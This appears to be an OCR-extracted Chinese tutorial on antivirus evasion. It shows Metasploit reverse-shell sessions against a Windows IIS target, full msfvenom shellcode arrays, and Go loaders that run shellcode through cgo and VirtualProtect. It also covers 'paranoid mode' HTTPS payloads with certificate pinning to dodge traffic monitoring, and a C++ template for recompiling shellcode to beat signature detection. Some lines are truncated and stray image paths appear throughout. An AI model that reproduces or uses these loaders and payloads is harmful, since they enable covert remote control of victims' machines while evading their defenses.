msf exploit(multi/handler) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
[*] 磁盘列表 [ C D E ]

C:\> C:\inetpub\wwwroot\Micropoor_shellcode_x64.exe 8080 192.168.1.4
请稍候
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.2
[*] Meterpreter session 6 opened (192.168.1.4:53 -> 192.168.1.2:49744) at 2019-0

meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
meterpreter > sysinfo
Computer        : WIN-5BMI9HGC42S
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:bc:0d:5c
MTU          : 1500
IPv4 Address : 192.168.1.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5582:70c8:a5a8:8223
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.2
[*] Meterpreter session 6 opened (192.168.1.4:53 -> 192.168.1.2:49744) at 2019-01-23 01:29:00 -0500

meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
meterpreter > sysinfo
Computer        : WIN-5BMI9HGC42S
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:bc:0d:5c
MTU          : 1500
IPv4 Address : 192.168.1.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5582:70c8:a5a8:8223
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:102
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User
 ---   ----  ----                          ----  -------  ----
 0     0     [System Process]
 4     0     System
 236   4     smss.exe
 296   468   mscorsvw.exe
 324   316   csrss.exe
 332   468   svchost.exe
 364   356   csrss.exe
 372   316   wininit.exe
 408   356   winlogon.exe
 468   372   services.exe
 476   372   lsass.exe
 484   372   lsm.exe
 548   468   spoolsv.exe
 576   468   svchost.exe
 584   468   mscorsvw.exe
 632   468   vmacthlp.exe
 676   468   svchost.exe
 764   468   svchost.exe
 800   468   svchost.exe
 848   468   svchost.exe
 864   2684  SoftMgrLite.exe
 900   468   svchost.exe
 940   468   svchost.exe
 1052  468   svchost.exe
 1076  468   svchost.exe
 1144  468   svchost.exe
 1216  468   VGAuthService.exe
 1300  468   vmtoolsd.exe
 1332  468   ManagementAgentHost.exe
 1368  468   svchost.exe
 1440  576   WmiPrvSE.exe
 1476  468   sppsvc.exe
 1712  2636  360rp.exe
 1768  576   WmiPrvSE.exe
 1848  468   dllhost.exe
 1940  468   msdtc.exe
 2456  468   ZhuDongFangYu.exe
 2612  468   taskhost.exe
 2636  1096  360sd.exe
 2684  1096  360Tray.exe
 2788  3408  Micropoor_shellcode_x64.exe   x64   0        IIS APPPOOL\DefaultAppP
```

```
2868  900   dwm.exe
2896  2852  explorer.exe
3008  2896  vmtoolsd.exe
3196  468   svchost.exe
3300  1368  w3wp.exe                    x64   0       IIS APPPOOL\DefaultAppP
3408  3300  cmd.exe                     x64   0       IIS APPPOOL\DefaultAppP
3712  2896  notepad.exe
4092  324   conhost.exe                 x64   0       IIS APPPOOL\DefaultAppP


meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                         Arch  Session  User                       Path
 ---   ----  ----                         ----  -------  ----                       ----
 0     0     [System Process]
 4     0     System
 236   4     smss.exe
 296   468   mscorsvw.exe
 324   316   csrss.exe
 332   468   svchost.exe
 364   356   csrss.exe
 372   316   wininit.exe
 408   356   winlogon.exe
 468   372   services.exe
 476   372   lsass.exe
 484   372   lsm.exe
 548   468   spoolsv.exe
 576   468   svchost.exe
 584   468   mscorsvw.exe
 632   468   vmacthlp.exe
 676   468   svchost.exe
 764   468   svchost.exe
 800   468   svchost.exe
 848   468   svchost.exe
 864   2684  SoftMgrLite.exe
 900   468   svchost.exe
 940   468   svchost.exe
 1052  468   svchost.exe
 1076  468   svchost.exe
 1144  468   svchost.exe
 1216  468   VGAuthService.exe
 1300  468   vmtoolsd.exe
 1332  468   ManagementAgentHost.exe
 1368  468   svchost.exe
 1440  576   WmiPrvSE.exe
 1476  468   sppsvc.exe
 1712  2636  360rp.exe
 1768  576   WmiPrvSE.exe
 1848  468   dllhost.exe
 1940  468   msdtc.exe
 2456  468   ZhuDongFangYu.exe
 2612  468   taskhost.exe
 2636  1096  360sd.exe
 2684  1096  360Tray.exe
 2788  3408  Micropoor_shellcode_x64.exe  x64   0        IIS APPPOOL\DefaultAppPool  C:\inetpub\wwwroot\Micropoor_she
 2868  900   dwm.exe
 2896  2852  explorer.exe
 3008  2896  vmtoolsd.exe
 3196  468   svchost.exe
 3300  1368  w3wp.exe                     x64   0        IIS APPPOOL\DefaultAppPool  c:\windows\system32\inetsrv\w3wp
 3408  3300  cmd.exe                      x64   0        IIS APPPOOL\DefaultAppPool  C:\Windows\system32\cmd.exe
 3712  2896  notepad.exe
```

靶机：



360杀毒
日志 设置 反馈
管理员: 命令提示符
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\Administrator>ipconfig
Windows IP 配置
以太网适配器 本地连接:
连接特定的 DNS 后缀 . . . . :
本地链接 IPv6 地址. . . . . : fe80::5582:70c8:a5a8:8223%11
IPv4 地址 . . . . : 192.168.1.2
子网掩码 . . . . : 255.255.255.0
默认网关. . . . . : 192.168.1.1
隧道适配器 isatap.{7A64BB5C-F990-44BC-A1A3-A88302CDC1DB}:
媒体状态 . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . :
木马查杀
电脑清理

基于Go内存加载shellcode第三季

原理

首先我们使用 msf 生成一个 shellcode

```
root@kali:~# msfvenom -p windows/x64/exec CMD=calc.exe -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 276 bytes
Final size of c file: 1185 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
"\x63\x2e\x65\x78\x65\x00";
```

在前面的一篇文章（关于msf反弹后门的免杀Tips）中我已经提到了 Golang 加载 shellcode，当时我使用的是内联 c 语言，代码我也直接贴出来

```
package main

/*
void call(char *code) {
    int (*ret)() = (int(*)())code;
    ret();
}
*/
import "C"
import "unsafe"

func main() {
    buf := ""
    buf += "\xdd\xc6\xd9\x74\x24\xf4\x5f\x33\xc9\xb8\xb3\x5e\x2c"
    buf += "\xc9\xb1\x97\x31\x47\x1a\x03\x47\x1a\x83\xc7\x04\xe2"
    buf += "\x46\x84\xfd\x72\xee\x0e\xb5\x96\x37\x04\x6d\x63\x9f"
    buf += "\xcc\xa4\x3a\x8e\x8c\xf7\x39\x81\xca\xe4\x42\xff\xce"
    buf += "\xa3\xa2\xdb\x06\xc0\x3f\xaf\x41\x73\xba\xf7\x20\x13"
    buf += "\x98\x8c\xff\xfa\x0a\xda\x6e\xf2\x6d\xc3\x81\x07\xc0"
    buf += "\x1b\x37\xeb\xa2\xa9\x32\x71\xaf\xe9\x20\xd1\xaa\x9e"
    buf += "\xbd\x82\xf3\x81\x1f\xab\xbf\xc4\xd9\x6c\x75\x37\x3a"
    buf += "\x53\x78\x90\x79\xaf\x93\x1b\xb3\x15\x09\xe5\x45\x5c"
    buf += "\x26\x0f\x0d\x16\x52\xf1\x8a\x7e\x8b\xc4\x50\x8e\x0a"
    buf += "\x38\x2f\x2b\x40\x73\x0b\xf0\x51\x5f\xc6\xbf\x04\x47"
    buf += "\x80\x36\xe5\x88\x88\xb3\xfc\xa0\x52\xfe\x92\x81\x8d"
    buf += "\x89\xf2\x6a\xcc\x7f\x9a\xe9\x1a\x30\x73\xa3\x63\x42"
    buf += "\x10\xe9\xcf\x62\xe4\x06\x52\xe1\x8d\x88\xfe\x52\xc4"
    buf += "\xc3\xed\x7a\x0e\x66\x5f\x8c\x2c\xef\xfa\xbd\x8c\x79"
    buf += "\x6c\x01\xe3\x5c\xde\xc4\x8a\x4c\x7d\x34\x32\xb5\x23"
    buf += "\x56\x6c\x52\x3f\x15\x26\x6a\xf8\x6b\x81\x2c\x23\x8d"
    buf += "\x41\x6e\x24\x30\xc6\xcb\xba\x26\xd4\x3b\x37\xd3\xc6"
    buf += "\xa8\x5a\x16\x8f\x1e\x27\xca\xcb\xda\x7f\x74\x62\xb2"
    buf += "\x62\xa6\xb1\xfc\x64\x53\x3a\xa7\xa4\x21\x3d\x79\x08"
    buf += "\x06\x74\x2a\xa2\xe7\x0d\x68\x16\xa3\x96\xe5\xad\x32"
    buf += "\x10\xa3\x0f\x49\xc3\x69\xa7\x5b\x61\x1a\xf8\x1d\x9e"
    buf += "\x9b\x3a\x00\xfc\x18\xc3\x42\x1a\xd6\x44\x5d\xfe\xc5"
    buf += "\xb6\x68\xd2\xad\x24\xda\x74\xa7\xf3\x66\x9a\x42\x7a"
    buf += "\x50\xf0\x0b\x47\xbc\xad\x6c\x1e\xca\xbe\x90\xca\xc3"
    buf += "\x8e\x5b\xde\x66\xe2\xb3\x20\x6f\x38\x17\xc1\xac\xfb"
    buf += "\xd3\x2f\x91\xa7\xff\x65\xd7\xd0\x25\x4c\xd4\xb3\x35"
    buf += "\x38\xa1\x82\xb8\x23\x42\xe9\xa5\x95\x8e\xc4\x35\xca"
    buf += "\x92\xfe\xde\x62\x70\xd6\x7a\x7f\xfd\xfb\xf0\x24\xbd"
    buf += "\x5d\x6d\x3d\x13\xbc\x1d\x25\x54\x9d\x0e\x68\xc8\x9a"
    buf += "\x10\x87\xf0\xc9\xac\x37\x57\x84\x23\x5f\x8a\xc0\xab"
    buf += "\x52\x6e\xae\x79\xa2\xdb\xff\xd8\x41\x28\x8b\xd3\x9d"
    buf += "\x68\x3c\x55\xf2\xfe\x0c\x8a\x38\xdf\xb3\x80\x9b\x70"
    buf += "\x2b\x4e\xe1\xfa\x0b\xfe\xf5\xc3\x1a\x0d\x83\xb0\x69"
    buf += "\xd0\x68\xfb\xe0\xae\xbd\x56\x52\x17\x9a\xf8\x8f\xc0"
```

```
    buf += "\x14\x8c\xb0\xf7\x0e\x87\xfa\x54\xf4\x04\x4a\x5a\xc8"
    buf += "\x89\x57\x0e\xbf\x7a\x76\x9b\xfe\xb8\x5f\x31\x42\xec"
    buf += "\xaf\x18\x9e\x3f\xf0\x09\x79\x86\xb3\x08\x29\x50\xfd"
    buf += "\xc3\x46\x7d\x24\x51\x5b\xd0\x81\x19\x6f\xc2\x2c\x17"
    buf += "\xab\xa3\xb7\xd9\x6f\x82\xd9\x37\x5f\x38\x01\xd8\xfd"
    buf += "\xfd\x11\x22\x61\xd0\x92\x45\x37\x4f\x6c\x4e\x91\x3b"
    buf += "\x42\x07\xc5\x77\xdc\x52\xd6\xc7\x9d\x7b\x62\xba\x1c"
    buf += "\x62\x3c\xde\xad\x96\x03\x55\xde\x9d\x52\x5c\x5d\x0c"
    buf += "\x73\x0e\xc3\x4c\xae\x7d\x1c\x7c\x64\xaf\xbb\xce\xa6"
    buf += "\x02\x0e\xb1\x51\xc4\x2d\x1b\x6b\xb7\x7c\xd9\x4b\xc3"
    buf += "\x8c\x43\xd6\x1b\x2a\x4f\x5e\x0a\x9a\xd5\x4d\x45\x64"
    buf += "\x6c\x0c\xc8\xf5\x59\xd7\x45\x36\x85\x99\x8d\x34\x65"
    buf += "\x21\xd3\x3b\x35\xce\x22\x29\x0c\x4e\xca\x48\x3f\x55"
    buf += "\x5d\x1b\xda\x35\xc1\x2d"
    // at your call site, you can send the shellcode directly to the C
    // function by converting it to a pointer of the correct type.
    shellcode := []byte(buf)
    C.call((*C.char)(unsafe.Pointer(&shellcode[0])))
}
```

代码不用过多解释，就是把传进来的 byte 数组变成一个函数指针，然后调用。

这次我们直接调用操作系统的 api 来进行加载

```
package main

import (
    "golang.org/x/sys/windows"
    "unsafe"
)

// RunShellcode 执行一段shellcode
func RunShellcode(sc []byte) {
    // golang一般指针用*uintptr类型

    // f变量保存的是指向一个函数的起始地址，&f是函数指针的指针
    f := func() {}
    // fStartAddress为f变量的指针
    var fStartAddress **uintptr = (**uintptr)(unsafe.Pointer(&f))

    // 改变f函数变量所在地址的内存页属性
    var oldfperms uint32
    err := windows.VirtualProtect(uintptr(unsafe.Pointer(*fStartAddress)), unsaf
    if err != nil {
        panic(err)
    }

    // f函数赋值为sc
    var scAddress *uintptr = (*uintptr)(unsafe.Pointer(&sc))
    **fStartAddress = *scAddress

    // 改变sc变量(shellcode)所在地址的内存页属性
    var oldshellcodeperms uint32
    err = windows.VirtualProtect(uintptr(*scAddress), uintptr(len(sc)), windows.
    if err != nil {
        panic(err)
    }


    // 调用函数
    f()
}

func main() {
    buf := "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
    buf += "\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
    buf += "\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
    buf += "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
    buf += "\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
    buf += "\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
    buf += "\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
    buf += "\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
    buf += "\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
```

```
    buf += "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
    buf += "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
    buf += "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
    buf += "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
    buf += "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
    buf += "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
    buf += "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
    buf += "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
    buf += "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
    buf += "\x63\x2e\x65\x78\x65\x00"
    shellcode := []byte(buf)
    RunShellcode(shellcode)
}
```

编译执行

```
C:\Users\qqq\Desktop\go-shellcode> go build
C:\Users\qqq\Desktop\go-shellcode> .\go-shellcode.exe
```



总结

这里我采用和之前 python 加载 shellcode 不同的方法，之前采用的是创建一块可读可写可执行的内存然后把 shellcode 放进去，这次是直接改存放 shellcode 的变量的内存属性，本质上都是改内存

免杀技术之msf偏执模式

介绍msf偏执模式

偏执模式在面对接受的请求很多的时候，可以有效过滤筛选回连的请求，只留下自己所需要的。


同时，因为其使用了SSL/TLS 认证，因此在应对流量监控和分析时，有很不错的效果，当然也能够Bypass av(by data stream)。

创建一个SSL/TLS证书

在kali或者其他带有openssl的环境下：

```
$ openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 \
    -subj "/C=US/ST=Texas/L=Austin/O=Development/CN=green-m.github.io" \
    -keyout green-m.github.io.key \
    -out green-m.github.io.crt && \
cat green-m.github.io.key  green-m.github.io.crt > green-m.github.io.pem && \
rm -f green-m.github.io.key  green-m.github.io.crt
```

你可以把green-m.github.io这个URL改成任意你想回连的地址，直接指定相应IP也可以。


```
root@kali:~# openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 \
>     -subj "/C=US/ST=Texas/L=Austin/O=Development/CN=green-m.github.io" \
>     -keyout green-m.github.io.key \
>     -out green-m.github.io.crt && \
> cat green-m.github.io.key  green-m.github.io.crt > green-m.github.io.pem && \
> rm -f green-m.github.io.key  green-m.github.io.crt
Generating a RSA private key
..............++++
..............................................................................................
.............................................................++++
writing new private key to 'green-m.github.io.key'
-----
root@kali:~# ls
Desktop  Documents  Downloads  green-m.github.io.pem  Music  Pictures  Public  Sublist3r  Templates  Videos
root@kali:~# 
```

如果你能搞到一个受信任的证书颁发机构签名的SSL/TLS证书，那就碉堡了，流量直接畅通无阻。

生成偏执模式的payload

```
msfvenom -p windows/meterpreter/reverse_winhttps LHOST=green-m.github.io LPORT=4
```

通过设置PayloadUUIDTracking和PayloadUUIDName可以在监听的时候过滤掉不需要的回连请求。为了Bypass av的需求，你还可以生成shellcode来自己编译。

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_winhttps LHOST=green-m.github.io LPORT=443 PayloadUUIDTracking=true HandlerSSLCert=./green-m.github.io.pem StagerVerifySSLCert=true PayloadUUIDName=Green_m -f exe -o ./Green_m.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 850 bytes
Final size of exe file: 73802 bytes
Saved as: ./Green_m.exe
root@kali:~# ls
Desktop    go                             green-m.github.io.pem  Public      Videos
Documents  go1.8.3.linux-amd64.tar.gz     Music                  Sublist3r
Downloads  Green_m.exe                    Pictures               Templates
root@kali:~#
```

如果网络环境不好，你还可以使用stageless的payload，-p参数指定windows/meterpreter_reverse_https，其他不用修改。

监听偏执模式

```
msfconsole

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_winhttps

set LHOST green-m.github.io

set LPORT 443

set HandlerSSLCert ./green-m.github.io.pem

set IgnoreUnknownPayloads true

set StagerVerifySSLCert true

set exitonsession false

run -j -z
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_winhttps
PAYLOAD => windows/meterpreter/reverse_winhttps
msf5 exploit(multi/handler) > set LHOST green-m.github.io
LHOST => green-m.github.io
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > set HandlerSSLCert ./green-m.github.io.pem
HandlerSSLCert => ./green-m.github.io.pem
msf5 exploit(multi/handler) > set IgnoreUnknownPayloads true
IgnoreUnknownPayloads => true
msf5 exploit(multi/handler) > set StagerVerifySSLCert true
StagerVerifySSLCert => true
msf5 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf5 exploit(multi/handler) > run -j -z
```

设置 `HandlerSSLCert` 和 `StagerVerifySSLCert` 参数来使用TLS pinning，IgnoreUnknownPayloads接受白名单的payload。

同上，stageless 修改相应payload。

免杀技术之生成shellcode自行编译

生成shellcode自行编译，配合异或加解密，加上不同的编译器配合不同的编译选项，使得生成的exe文件具有不同的特征，从而绕过基于特征检测的杀软。

使用msfvenom或cs生成shellcode

```
# msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.110.120 LPORT=8888 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 573 bytes
Final size of c file: 2433 bytes
unsigned char buf[] =
```

替换shellcode区域为msf或者cs生成的shellcode即可

include

include

using namespace std;

//data段可读写

pragma comment(linker, "/section:.data,RWE")

//不显示窗口

pragma comment(linker,"/subsystem:\"windows\" /entry:\"mainCRTStartup\"")

pragma comment(linker, "/INCREMENTAL:NO")

